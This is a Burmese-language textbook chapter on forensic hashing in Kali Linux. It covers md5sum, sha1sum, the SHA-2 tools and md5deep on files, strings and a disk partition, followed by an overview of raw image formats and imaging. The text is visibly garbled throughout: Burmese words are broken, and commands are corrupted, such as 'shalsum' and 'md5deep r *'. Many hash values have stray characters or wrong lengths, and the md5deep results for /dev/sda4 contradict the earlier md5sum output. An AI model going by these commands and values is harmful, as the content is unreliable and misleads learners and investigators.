တစ်ခါတလေ အပျိုးအစာတုနိုင်များကို စစ်ဆေးရတဲ့အခါမှာ ရောထွေးမှုမရှိစေရန် Key Length များကို ပြောင်းလဲ၍ Hash Value များကို ( SHA-224, SHA-256, SHA-384, SHA-512 ) စသဖိုင် ပြောင်းလဲအသုံးပြုကြပါတယ်။

**Note** - MD5 Algorithm ဟာ ယနေ့မှာ Unique Algorithm တစ်ခုဖြစ်ပေၤ သူ၏ Algorithm ဟာ အေးနည်းချက်ပျော်စွာနဲ့ လွယ်ကုန္စာပျိုးဖောက်နေနိုင်တဲ့ အနေအထားရှိတဲ့အတွက် တရားရုံးလိမ့်းကိုတင်ပြုပေၤ Elements တွေမှာတော့ MD5 Hash ကို အသုံးပြုတော်လိုက်၊ ပိုမိုနိုင်မာတဲ့ SHA Hash ကိုအသုံးပြုတာ ပိုမိုသင့်ကော်ပါတယ်။

## Image Acquiring ဆိတာ

Image Acquiring ဆိတာ ရယူထားသည့် Image File များ၏ Integrity ချိုးဖောက်ခံရခြင်းရှိ၊ မရှိကို စစ်ဆေးနိုင်ရန်အတွင်း Hash Value များကို အသုံးပြုပြီး မူရင်း Device ၏ Hash Value များနဲ့ တိုင်ဆိုင်စစ်ဆေးကာ Verified ပြုလုပ်ခြင်းပင်ဖြစ်ပါတယ်။ ဒါကို တန်ည်းအားဖြင့် File Hashing ပြုလုပ်ခြင်းလို့ လည်းခေါ်ပါတယ်။

Kali Linux မှာ File Hashing အတွက် GNU Core Utilities ဖြစ်တဲ့ **md5sum**, **sha1sum** နဲ့ Hashing Suit ဖြစ်တဲ့ **md5deep Suit** တို့ကို ထည့်သွင်းပေးထားပြီးသားဖြစ်ပါတယ်။

**Note** - md5deep Suit ကို United States Air Force Office of Special Investigations(AFOSI) က အထူးအေးဂျင့်တစ်ယောက်ဖြစ်တဲ့ Mr.Kornblum က ရေးသားခဲ့တာဖြစ်ပြီး ယခုမှာတော့ Jesse Kornblum အမည်ရှိ Developer တစ်ဦးမှ ဆက်လက်ပြီး ထိန်းသိမ်းပေးနေပါတယ်။

### md5sum နှင့် File Hashing ပြုလုပ်ခြင်း:

၁။ ပထမဆုံး md5sum နဲ့ File Hashing ကို လုပ်ဆောင်ဖို့အတွက် Lab DVD ထဲမှာ ပါဝင်တဲ့ forensic\_lab ဆိတ္တာ Folder ကို Desktop ပေါ်ကို ကူးယူထားလိုက်ပါမယ်။ အဲဒီနောက် forensic\_lab ထဲက md5sum ဆိတ္တာ Folder ထဲကို Terminal ကနေ **cd** Command နဲ့ ဝင်လိုက်ပါမယ်။ ရိုက်ရမယ့် Command ကတော့ အောက်မှာပြထားတဲ့အတိုင်းဖြစ်ပါတယ်။

```
root@MrLinuxer:~# cd Desktop/forensic_lab/md5sum
```

၂။ (File-1.jpg File-1-copy.jpg File-1-edit.jpg File-2.pdf) ဆိတ္တာ File (၄) ခုကိုတွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၉.၄) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/md5sum# ls
File-1-copy.jpg File-1-edit.jpg File-1.jpg File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/md5sum#
```

ပုံ (၉.၄)

၃။ GNOME နဲ့ Folder ကို ဝင်ကြည့်သွင်လည်း ယခုလိုဘွဲ့ရမှာဖြစ်ပါတယ်။  
ပုံ (၉.၅) ကိုကြည့်ပါ။



ပုံ (၉.၅)

၄။ File-1.jpg နဲ့ File-1-copy.jpg ရဲ့ md5 Hash တန်ဖိုးကို **md5sum** ဆိုတဲ့ Command ကိုသုံးပြီးတွက်ပျော်မယ်။ ပုံ (၉.၆) ကိုကြည့်ပါ။ (File-1-copy.jpg ဆိုတဲ့ပုံဟာ File-1.jpg ကို ကော်ပိပ္ပားထားခြင်းဖြစ်ပြီး မည့်သည့်ပြင်ဆင်တည်းဖြတ်မှုများ ပြုလုပ်မထားတဲ့အတွက် Hash တန်ဖိုးများ ယခုလို တူညီနေရခြင်းဖြစ်ပါတယ်။)

```
root@MrLinuxer:~/Desktop/forensic_lab/md5sum# md5sum File-1.jpg
20f34a3f571d394ab9342ac21588e96e File-1.jpg
root@MrLinuxer:~/Desktop/forensic_lab/md5sum# md5sum File-1-copy.jpg
20f34a3f571d394ab9342ac21588e96e File-1-copy.jpg
root@MrLinuxer:~/Desktop/forensic_lab/md5sum#
```

ပုံ (၉.၆)

၅။ File-1-edit.jpg ကို စစ်ဆေးတဲ့အခါမှာတော့ 61.0kB ဆိုတဲ့ ပမာဏတွေတူနေသော်လည်း ရရှိလာသည့် Hash တန်ဖိုးမှာ ပြောင်းလဲနေတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၉.၇) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/md5sum# md5sum File-1-edit.jpg
3112ac1ad9d6eaba71b5daa81db403e9 File-1-edit.jpg
root@MrLinuxer:~/Desktop/forensic_lab/md5sum#
```

ပုံ (၉.၇)

- ၆။ Directory တစ်ခုအောက်မှာရှိတဲ့ဖိုင်တွေကို စစ်ဆေးလိုတဲ့အခါမှာ **md5sum \*** ဆိုပြီး ယခုလိုအသုံးပြုပါတယ်။ ပုံ (၉.၈) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/md5sum# md5sum *
20f34a3f571d394ab9342ac21588e96e File-1-copy.jpg
3112ac1ad9d6eaba71b5daa81db403e9 File-1-edit.jpg
20f34a3f571d394ab9342ac21588e96e File-1.jpg
624eb29686b0b13974a804d66a6779d8 File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/md5sum#
```

ပုံ (၉.၈)


- ၇။ Directory အောက်မှာရှိတဲ့ဖိုင်တွေကို md5 Hash နဲ့ စစ်ဆေးပြီး Hash ဖိုင်ကို md5sum.md5 နာမည်နဲ့ သိမ်းလိုတဲ့အခါမှာ > **md5sum.md5** နဲ့ သုံးပါတယ်။ ပုံ (၉.၉) ကိုကြည့်ပါ။ (.md5 ဆိုတာ .SHN Audio ရဲ Checksum အတွက် Extension တစ်ခုပါ။ .md5 အစား .txt အနေဖြင့်လည်း အကျင့်ရပါသေးတယ်။ )

- ၈။ md5sum.md5 ထဲမှာရှိသော Hash အနီဖိုးနဲ့ Directory ထဲမှာ ထည့်ထားသောဖိုင်များ ကိုက်ညီမှုရှိမရှိကို စစ်ဆေးချင်ရင် -c ဆိုတဲ့ Option နဲ့ ယခုလို စစ်ဆေးကြည့်နိုင်ပါတယ်။ ပုံ (၉.၉) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/md5sum# md5sum File-1.jpg File-1-copy.jpg File-1-edit.jpg File-2.pdf > md5sum.md5
root@MrLinuxer:~/Desktop/forensic_lab/md5sum# md5sum -c md5sum.md5
File-1.jpg: OK
File-1-copy.jpg: OK
File-1-edit.jpg: OK
File-2.pdf: OK
root@MrLinuxer:~/Desktop/forensic_lab/md5sum#
```

ပုံ (၉.၉)

- ၉။ md5sum.md5 ဖိုင်ကို Text Editor တစ်ခုခုနဲ့ဖွင့်ကြည့်လျှင် အောက်ပါအတိုင်းတွေရမှာဖြစ်ပါတယ်။ ပုံ (၉.၁၀) ကိုကြည့်ပါ။



```
md5sum.md5
20f34a3f571d394ab9342ac21588e96e File-1.jpg
20f34a3f571d394ab9342ac21588e96e File-1-copy.jpg
3112ac1ad9d6eaba71b5daa81db403e9 File-1-edit.jpg
624eb29686b0b13974a804d66a6779d8 File-2.pdf
```

ပုံ (၉.၁၀)

၁၀။ အကယ်၍ ကျွန်တော်တို့၏ Directory ထဲက File တွေဟာ တစ်ခုခုပြောင်းလဲပြင်ဆင်ခံထားရပြီဆိုရင် md5sum.md5 ကို Check Command နဲ့ စစ်ဆေးကြည့်တဲ့အခါမှာ ယခုလို Failedဖြစ်နေတာကို ပြသနေမှာဖြစ်ပါတယ်။ Size တူတူ၊ Name တူတူ ဖန်တီးထားပေးပယ့် Hash တန်ဖိုးမတူတာမို့ FAILED ဆိုပြီး ပြသနေမှာဖြစ်ပါတယ်။

(Lab DVD ထဲမှာ failed ဆိုတဲ့ Folder ဖန်တီးပေးထားပါတယ်။ failed ဆိုတဲ့ Folder ထဲဝင်ပြီးယခုလိုစမ်းသပ်ကြည့်နိုင်ပါတယ်။) ပဲ (၉.၁၁) ကို ကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/failed# md5sum -c md5sum.md5
File-1-copy.jpg: OK
File-1-edit.jpg: FAILED
File-1.jpg: FAILED
File-2.pdf: OK
md5sum: WARNING: 2 computed checksums did NOT match
root@MrLinuxer:~/Desktop/forensic_lab/failed#
```

ပဲ (၉.၃၃)

၁၁။ **md5sum** ဟာ File တွေ၊ Folder တွေ၊ Directory တွေအပြင် String တွေရဲ့ Hash Value ကိုပါ တွက်ထုတ်ဖို့အသေးတယ်။

MrLinuxer ရဲ့ Hash Value ကို တွက်ထုတ်ဖို့အတွက် echo -n Command ကို သုံးပါတယ်။ mrlinuxer ရဲ့ Hash Value ဟာ “M” နဲ့ “m” နဲ့ “L” နဲ့ “l” အပေါ်မှုတည်ပြီး ပြောင်းလဲသွားတာကို တွေ့နိုင်ပါတယ်။ **md5sum** ဟာ Case Sensitive အပေါ်မှုတည်ပြီး လိုက်ပါတွက်ချက်ပေးနိုင်ခြင်းဖြစ်ပါတယ်။ ပဲ (၉.၁၂) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# echo -n 'M-Linuxer' | md5sum
4a656b105d91bc8ae79cf9b398cd70f4 -
root@MrLinuxer:~# echo -n 'm-linuxer' | md5sum
5aba4a08ac152d824641b1babf325f3c -
root@MrLinuxer:~#
```

ပဲ (၉.၁၂)

၁၂။ Directory တစ်ခုအောက်မှာရှိတဲ့ File တွေကို **md5sum** နဲ့ Hash Value တွက်ထုတ်တာကို ပြသပြီးတဲ့အခါမှာ Directory တစ်ခုအောက်မှာရှိတဲ့ Sub-directory တွေထဲက ဖိုင်တွေကိုပါ Hash တန်ဖိုးရှာခြင်း၊တိုက်ဆိုင်စစ်ဆေးခြင်းကို ဆက်လက်ပြသသွားပါမယ်။

၁၃။ Lab CD ထဲက forensic\_lab Folder ထဲက First\_dir ထဲကို ဝင်လိုက်ပါ။ ဒီအထဲမှာ File-1.jpg နဲ့ Second\_dir ဆိုတဲ့ Sub-dir တစ်ခုကို တွေ့ရမှာဖြစ်ပါတယ်။ Second\_dir ဆိုတဲ့ Folder ထဲမှာ File-1.copy.jpg နဲ့ File-1.edit.jpg တို့ကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၉.၁၃) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab# cd First_dir
root@MrLinuxer:~/Desktop/forensic_lab/First_dir# ls
File-1.jpg  Second_dir
root@MrLinuxer:~/Desktop/forensic_lab/First_dir# cd Second_dir
root@MrLinuxer:~/Desktop/forensic_lab/First_dir/Second_dir# ls
File-1-copy.jpg  File-1-edit.jpg
root@MrLinuxer:~/Desktop/forensic_lab/First_dir/Second_dir#
```

ပုံ (၉.၁၃)

၁၄။ Digital Forensics လုပ်ဆောင်တဲ့အခါမှာ ဒီလို Directory အဆင့်ဆင့်ထဲက File တွေရဲ့ Hash Value တို့ တစ်ခုချင်းစီတွက်ထုတ်ဖို့ ခက်ခဲသလို၊ Directory တစ်ခုချင်းဆီကို ဝင်ပြီးစစ်ဆေးဖို့ဆိုတာလည်း အတော်မလွယ်တဲ့ ကိစ္စတစ်ခုဖြစ်ပါတယ်။ ဒီအခါမှာ **md5sum** က Main Directory တစ်ခုတည်းကနေပြီး ကျွန်ုတဲ့ Folder များထဲက File တွေရဲ့ Hash Value ကိုပါ **find** Command ကိုသုံးပြီး ယခုလိုတွက်ယူနိုင်ပါသေးတယ်။ Hash File ကို checksum.today ဆိုပြီးပေးလိုက်ပါတယ်။ ပုံ (၉.၁၄) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab# find First_dir -type f -print0 | xargs -0 md5sum >> checksum.today
root@MrLinuxer:~/Desktop/forensic_lab# md5sum -c checksum.today
First_dir/File-1.jpg: OK
First_dir/Second_dir/File-1-edit.jpg: OK
First_dir/Second_dir/File-1-copy.jpg: OK
root@MrLinuxer:~/Desktop/forensic_lab#
```

ပုံ (၉.၁၄)

## SHA-1, SHA-2တို့ဖြင့် Hashingပြလုပ်ခြင်း:

အချို့သော Service တွေက md5 ကို Support မလုပ်တဲ့အခါတွေ ရှိပါတယ်။ ဒီအခါမှာ သူတို့ Support လုပ်တဲ့ Hash Value ကို ပြောင်းလဲတွက်ယူပါတယ်။ ဒီအတွက်ကြောင့် အသုံးများတဲ့ Hash Value နောက် တစ်မျိုးဖြစ်တဲ့ SHA-1 နဲ့ SHA-2ကို ထပ်မံဖော်ပြပေးပါ၍လို့မယ်။

၁။ Lab DVD ထဲက sha ဆိုတဲ့ Folder ထဲကို ဝင်လိုက်ပါ။ File-2.pdf ဆိုတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၉.၁၅) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab# cd sha
root@MrLinuxer:~/Desktop/forensic_lab/sha# ls
File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/sha#
```

ပုံ (၉.၁၅)

၂။ **shalsum** နဲ့ Hash Value ကို ပုံမှန်ချက်ဖို့အတွက် **shalsum** ဆိုတဲ့ Command ကိုသုံးပါမယ်။ ပုံ (၉.၁၆) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/sha# shalsum File-2.pdf
ed7cfb2161941c474bf4beba6abb735bcbcd87 File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/sha#
```

ပုံ (၉.၁၆)

၃။ SHA-2 မှာ Key Length ပေါ်မှတည်ပြီး sha224sum + sha256sum + sha384sum + sha512sum စသာဖြင့် Hash တန်ဖိုးများကို ပြောင်းလဲတွက်ချက်လို့ရပါသေးတယ်။ sha256 ဟာ Information Security နယ်ပယ်မှာ အသုံးများတဲ့ Hash Value တစ်မျိုးလည်းဖြစ်ပါတယ်။ ပုံ (၉.၁၇) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/sha# sha224sum File-2.pdf
d13e78a138f5294e7988936c6b327a5d6d67d685548b054a24145f59 File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/sha# sha256sum File-2.pdf
4e012ba95ef7ef34a1c6d6fec141442c774df7699b933c23c1c2fff49b6aac63 File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/sha# sha384sum File-2.pdf
a19d8519008eedebaf40a0a79f4d2d95fbfd1f9953c33e3bab947f747bd9e85a9d350fb75484ee2254753f9171fe333a File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/sha# sha512sum File-2.pdf
5ca50401b09f6423f66ba37clcf5a3c2cfe1be2acd2a268d8e3e036e0alafe63ebab219b251bc1718c1da374dc92be25bf8717e9985559
d377f321a4cd33ff21 File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/sha#
```

ပုံ (၉.၁၇)

## HDD များကို Hash Value တွက်ယူခြင်း:

၁။ File များ၊ Folder များ၊ Directory များကို Hashing ပြုလုပ်ဖြစ်တဲ့ အခါမှာ သော်မဖြစ်ထိတော်ရမယ့် အဓိကကျတဲ့ Hard Drive တွက်လည်း Hashing ပြုလုပ် တာတို့ ပြောချင်ပါသေးတယ်။

ဒီစိတ်ရဲ့ Partition List ကို **fdisk -l** ဆိုတဲ့ Command နဲ့ ကြည့်နိုင်ပါ တယ်။ ပုံ (၉.၁၈) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# fdisk -l

Disk /dev/sda: 1000.2 GB, 1000204886016 bytes
255 heads, 63 sectors/track, 121601 cylinders, total 1953525168 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disk identifier: 0x0003cdAA

Device Boot Start End Blocks Id System
/dev/sda1 2048 117189547 58593750 83 Linux
/dev/sda2 * 123047936 123764735 358400 7 HPFS/NTFS/exFAT
/dev/sda3 123764736 443570624 159902944+ 7 HPFS/NTFS/exFAT
/dev/sda4 443570776 1953520064 754974644+ f W95 Ext'd (LBA)
/dev/sda5 443570778 1953520064 754974643+ 7 HPFS/NTFS/exFAT
```

ပုံ (၉.၁၈)

၂။ /dev/sda4 Partition ကို Hash Value တွက်ယူချင်တဲ့ အခါမှာ ယခုလို အသုံးပြန်ပါတယ်။ ပုံ (၉.၁၉) ကိုကြည့်ပါ။

၃။ > **hash\_disk.txt** ကတော့ ရရှိလာတဲ့ Hash Value ကို hash\_disk.txt အောင် သိမ်းလိုက်တာပါ။ **cat hash\_disk.txt** ကတော့ ရရှိလာတဲ့ Txt File ကို Terminal ကနေ ပြန်ခေါ်ကြည့်တာဖြစ်ပါတယ်။ ပုံ (၉.၁၉) ကို ကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# md5sum /dev/sda4
4eb0687c0f522efae8f4f8f6475d2e4b /dev/sda4
root@MrLinuxer:~/Desktop# md5sum /dev/sda4 > hash_disk.txt
root@MrLinuxer:~/Desktop# cat hash_disk.txt
4eb0687c0f522efae8f4f8f6475d2e4b /dev/sda4
root@MrLinuxer:~/Desktop#
```

ပုံ (၉.၁၉)

၄။ အလားတူပါပဲ SHA တန်ဖိုးတွေနဲ့လည်းတွက်ယူနှစ်ပါသေးတယ်။ ဒီမှာတော့ sha1 နဲ့ပဲ နမူနာပြသပေးသွားပါမယ်။ ပုံ (၉.၂၀) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# shasum /dev/sda4
392657a5e897121c85b6c06354a9ac0b007d7574  /dev/sda4
root@MrLinuxer:~/Desktop# shasum /dev/sda4 > hash_disk.txt
root@MrLinuxer:~/Desktop# cat hash_disk.txt
392657a5e897121c85b6c06354a9ac0b007d7574  /dev/sda4
root@MrLinuxer:~/Desktop#
```

### ပုံ (၉.၂၀)

md5, sha1, sha2 တို့နဲ့ ပြသပြီးတဲ့အခါမှာ မြောက်မြားလျစွာသော File Directory တွကို စစ်ဆေးတဲ့အခါ၊ ပိုမိုမြန်ဆန်ပြီး တိတိကျကျတွက်ယူပေးနိုင်တဲ့အပြင် Cryptographic Algorithm များစွာကိုလည်း ပြောင်းလဲအသုံးပြနိုင်တဲ့ **md5deep** ရဲ့ အသုံးပြုပုံကို ဆက်လက်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

၅။ MrLinuxer ဆိုတဲ့ String Text ကို echo -n သုံးပြီး **md5deep**, **sha1deep**, **sha256deep**, **tigerdeep**, **Whirlpooldeep** တို့နဲ့တွက်ယူပြထားခြင်းဖြစ်ပါတယ်။ ရှုံးလာတဲ့ Hash တွကို hash.txt ဆိုပြီး သိမ်းယူထားလိုက်ပါတယ်။ ပုံ (၉.၂၁) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# echo -n 'Mrliuxer' | md5deep >> hash.txt
root@MrLinuxer:~/Desktop# echo -n 'Mrliuxer' | sha1deep >> hash.txt
root@MrLinuxer:~/Desktop# echo -n 'Mrliuxer' | sha256deep >> hash.txt
root@MrLinuxer:~/Desktop# echo -n 'Mrliuxer' | tigerdeep >> hash.txt
root@MrLinuxer:~/Desktop# echo -n 'Mrliuxer' | whirlpooldeep >> hash.txt
```

### ပုံ (၉.၂၁)

၆။ သိမ်းထားတဲ့ hash.txt ဖိုင်ကို **cat** Command နဲ့ Terminal ကနေ ပြန်လည်ကြည့်ရှုတာဖြစ်ပါတယ်။ ပုံ (၉.၂၂) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# cat hash.txt
690b8535d20968e388f055f909567905
0117ae7a4c70f9c268992611e00e2b2afbb67bf0
781684495577b9cc56907eaffa4f057714b1333654cd2f27f8d657a86301a2ee
bfcf9294a92ca250ca48d8b27da649a7748d7cf41b4ec5d8
0208c0921aa4e11a7262a9c10656430370b6a5d850b26a42f35555d56ec5f4ed6161c01c67314d46fb46
27f431b6481ccedf0754638b4d54704d9e81b66d64ee
root@MrLinuxer:~/Desktop#
```

### ပုံ (၉.၂၂)

၇။ Lab DVD မှာပါတဲ့ forensic\_lab ဆိုတဲ့ Folder ထဲမှာ md5deep ဆိုတဲ့ Folder တစ်ခုရှိပါတယ်။ သူထဲကို ဝင်ကြည့်လိုက်ရင် ဖုံး (၉.၂၃) မှာ ပြထားတဲ့ အတိုင်း File-2.pdf ဆိုတဲ့ File တစ်ခုကိုတွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၉.၂၃) ကို ကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab# cd md5deep
root@MrLinuxer:~/Desktop/forensic_lab/md5deep# ls
File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/md5deep#
```

ပုံ (၉.၂၃)

၈။ File-2.pdf ကို **md5deep** Command နဲ့ Hash တွက်ယူပြီး ရှုံးလာတဲ့ Algorithm အသီးသီးက Hash တွေကို >> သုံးပြီး hash.txt အနေနဲ့ သိမ်းထားလိုက် ပါတယ်။ ပုံ (၉.၂၄) ကို ကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/md5deep# md5deep File-2.pdf >> hash.txt
root@MrLinuxer:~/Desktop/forensic_lab/md5deep# sha1deep File-2.pdf >> hash.txt
root@MrLinuxer:~/Desktop/forensic_lab/md5deep# sha256deep File-2.pdf >> hash.txt
root@MrLinuxer:~/Desktop/forensic_lab/md5deep# tigerdeep File-2.pdf >> hash.txt
root@MrLinuxer:~/Desktop/forensic_lab/md5deep# whirlpooldeep File-2.pdf >> hash.txt
```

ပုံ (၉.၂၄)

၉။ သိမ်းထားတဲ့ hash.txt ဖိုင်ကို **cat** Command နဲ့ Terminal ကနေ ပြန်လည်ကြည့်ရှုတာ ဖြစ်ပါတယ်။ ပုံ (၉.၂၅) ကို ကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/md5deep# cat hash.txt
624eb29686b0b13974a804d66a6779d8 /root/Desktop/forensic_lab/md5deep/File-2.pdf
ed7cfb2161941c474bf4beba65abb735bcbddb7 /root/Desktop/forensic_lab/md5deep/File-2.pdf
4e012ba95ef7ef34alc6d6fec141442c774df7699b933c23c1c2ffff49b6aac63 /root/Desktop/forensic_lab/md5deep/File-2.pdf
b04984f0b1a6224a67ef27c369e8527c44cd90clee5efbdb /root/Desktop/forensic_lab/md5deep/File-2.pdf
cfc76c8e2abee1fc2ee473f36abbc836843f8ac328c3752434ce78e2820457a2764183ab3a5492e04ff1c6e71125c2e7894fb99ca148a5
db259a898c1b36c7 /root/Desktop/forensic_lab/md5deep/File-2.pdf
root@MrLinuxer:~/Desktop/forensic_lab/md5deep#
```

ပုံ (၉.၂၅)

၁၀။ HDD ရဲ့ Partition ကို Hash Value ယူချင်တဲ့အခါမှာလည်း ယခုလိုအသုံး ပြနိုင်ပါတယ်။ ပုံ (၉.၂၆) ကို ကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# md5deep /dev/sda4 >> hash.txt
root@MrLinuxer:~/Desktop# sha1deep /dev/sda4 >> hash.txt
root@MrLinuxer:~/Desktop# sha256deep /dev/sda4 >> hash.txt
root@MrLinuxer:~/Desktop# tigerdeep /dev/sda4 >> hash.txt
root@MrLinuxer:~/Desktop# whirlpooldeep /dev/sda4 >> hash.txt
root@MrLinuxer:~/Desktop#
```

### နှင့် (၉.၂၆)

၁၁။ သိမ်းထားတဲ့ hash.txt နှင့်ကို **cat** Command နဲ့ Terminal ကနေ ပြန်လည်ကြည့်ရှုတာဖြစ်ပါတယ်။ ပုံ (၉.၂၇) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# cat hash.txt
d41d8cd98f00b204e980098ecf8427e /dev/sda4
da39a3ee5e6b4b0d3255bfef95601890af80709 /dev/sda4
e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855 /dev/sda4
3293ac630c13f0245f92bfb1766e16167a4e58492dde73f3 /dev/sda4
19fa61d75522a4669b44e39c1d2e1726c530232130d407f89afee0964997f7a73e830e698b288febcb88e3e03c
4f0757ea8964e59b63d93708b138cc42a66eb3 /dev/sda4
root@MrLinuxer:~/Desktop#
```

### နှင့် (၉.၂၇)

**Note** - ကျွန်ုတ် စနီးသပ်လေ့လာဖူးပလောက် သာမန်နှင့်ဆိုခိုအသေးစွဲကို md5sum နဲ့ တွက်ယူတဲ့အခါမှာ အဆုံးငယ် ပိုမိုမြန်ဆန်ပေမယ့်၊ မမြောက်မြားလှစွာ သော File Directory တွေထဲ၊ File တွေကိုတွက်ယူတဲ့အခါမှာ Recursive Mode အနေနဲ့ md5deep နဲ့ရှိအားသာပါတယ်။ မြန်ဆန်တဲ့အပြင် Directory မှန်သမျှအကုန် မချင်းမချုန်တွက်ယူပေးနိုင်ပါတယ်။ md5deep ရဲ့ Recursive Mode ကိုသုံးချင်ရင်တော့ ယခုလိုအသုံးပြန်ပိုပါတယ်။

```
root@MrLinuxer:~# md5deep r *
```

**Note** - Hashing အကြောင်းကိုပဲ အထပ်ထပ်ပြောနေရတာ စာအုပ်ထူးအောင်လှပ်နေ ပြင်းမဟုတ်ပါဘူး။ ဒါ Operating System For Hackers & Forensic Investigators ဆိုတဲ့ စာအုပ်ဟာ Basic နဲ့ Intermediate Level နှစ်စုအတွက် အမိန့်အတွက် အကြောင်းရှုံးသားတဲ့အတွက် Digital Forensics ဆိုင်းမှာ အရေးအကြီးဆုံးနဲ့ အခြေခံအကျင့်းမြစ်တဲ့ ဒါ Hashing ဆိုင်းကို Kali Linux ပေါ်ကနေ မည်မျှအထိ လုပ်ဆောင်နိုင်သလဲဆိုတာကို ဖော်ပြပေးလိုခြင်းဖြစ်ပါတယ်။

## Raw Imaging Format များအကြောင်း:

Raw Imaging အကြောင်းမပြောစီ Raw Image Format တွေ အကြောင်း အနည်းငယ်ပြောပြချင်ပါသေးတယ်။ Raw Image Format တွေဟာ ယနေ့များ သုတိုကိုအသုံးပြုတဲ့ Format နဲ့ Framework အလိုက် မောက်မှားစွာပေါ်ထွက်နေ ဖြော်ဖြစ်ပါတယ်။ အသုံးများတဲ့ Image Format များကို အောက်မှာဖော်ပြပေးထားပါတယ်။

- (၁) Filename.dd
- (၂) Filename.img
- (၃) Filename.dmg
- (၄) Filename.raw
- (၅) Filename.dump
- (၆) Filename.vmdk
- (၇) Filename.gzip
- (၈) Filename.iso
- (၉) Advanced Forensic Format (AFF)
- (၁၀) E01 (EnCase)
- (၁၁) SMART
- (၁၂) Pro Discovery File Format

## Imaging ဆိုတာ

Digital Forensics Cycle ၏ Examination အပိုင်းမှာ Forensics သမားတိုင်း မသိမဖြစ်သိထားရမယ့် နောက်ထပ်လုပ်ငန်းစဉ်တစ်ခုကတော့ Imaging အပိုင်းပဲ ဖြစ်ပါတယ်။ Imaging ဆိုတာ Storage Media တွေရဲ့ Bit တစ်ခုချင်းဆီ၊ Bytes တစ်ခုချင်းဆီ၊ Sectors တစ်ခုချင်းဆီကို Data များ၊ Unallocated Space

များ၊ Free Space များ၊ Deleted ဖိုင်များကိုပါ ထွဲပြောင်းယူဆောင်ခြင်းပါဖြစ်ပါတယ်။ အများစုက Imaging လုပ်ဆောင်တာကို Copying နဲ့ များယွင်းနေတတ်ပါတယ်။ တကယ်တော့ ဒီနှစ်ခုဟာ မတူညီတဲ့လုပ်ငန်းစဉ်တွေဖြစ်ပါတယ်။

Copying ဟာ Device ပေါ်မှာရှိသော File များ၊ Folder များကိုသာ ဖွားယူခြင်းဖြစ်ပြီး၊ System ၏ နောက်ကွယ်ကလုပ်ဆောင်ချက်များကို ယူဆောင်ပေးနိုင်ခြင်းမရှိပါဘူး။ Imaging ကတော့ Device အပေါ်မှ File များ၊ Folder များကိုသာမက၊ Deleted Files များအပြင် System ၏ Hidden Process များကိုပါ ရယူပေးနိုင်ပါတယ်။

Evidence များ ပြောင်းလဲမသွားစေဖို့နဲ့ မပျောက်ပျက်စေခြင်းဟာ Forensic သမားတွေရဲ့ အခြေခံ Rules တစ်ခုဖြစ်တဲ့အပြင် အထူးကရပြုရမယ့်အချက်လည်းဖြစ်ပါတယ်။ ဒါကြောင့် စမ်းသပ်စစ်ဆေးမှုများ လုပ်ဆောင်နေစဉ်အတွင်း၊ Evidences များပျက်ဆီးနိုင်သည့်ဒီဘေးထွက်ဆိုးကျိုးကိုကာကွယ်ဖို့အတွက် Image Capture များရှိက်ပြီး စမ်းသပ်စစ်ဆေးမှုစွဲကို ဆက်လက်လုပ်ဆောင်ကြပါတယ်။ တစ်ခါတရုံမှာ Evidences ဖြစ်တဲ့ ဒီ Storage Device ကို အခြားသော မှုခင်းစစ်နာနများကိုပါ တဖြိုင်တည်းဖြန့်ဆောင်ပေးရခြင်းမျိုးရှိတဲ့အတွက်ကြောင့်လည်း Image Capture ရှိက်ခြင်းဟာ Digital Forensics ဘာသာရပ်မှာ မသိမဖြစ်သိထားရမယ့်အပိုင်းတစ်ခုလည်းဖြစ်ပါတယ်။

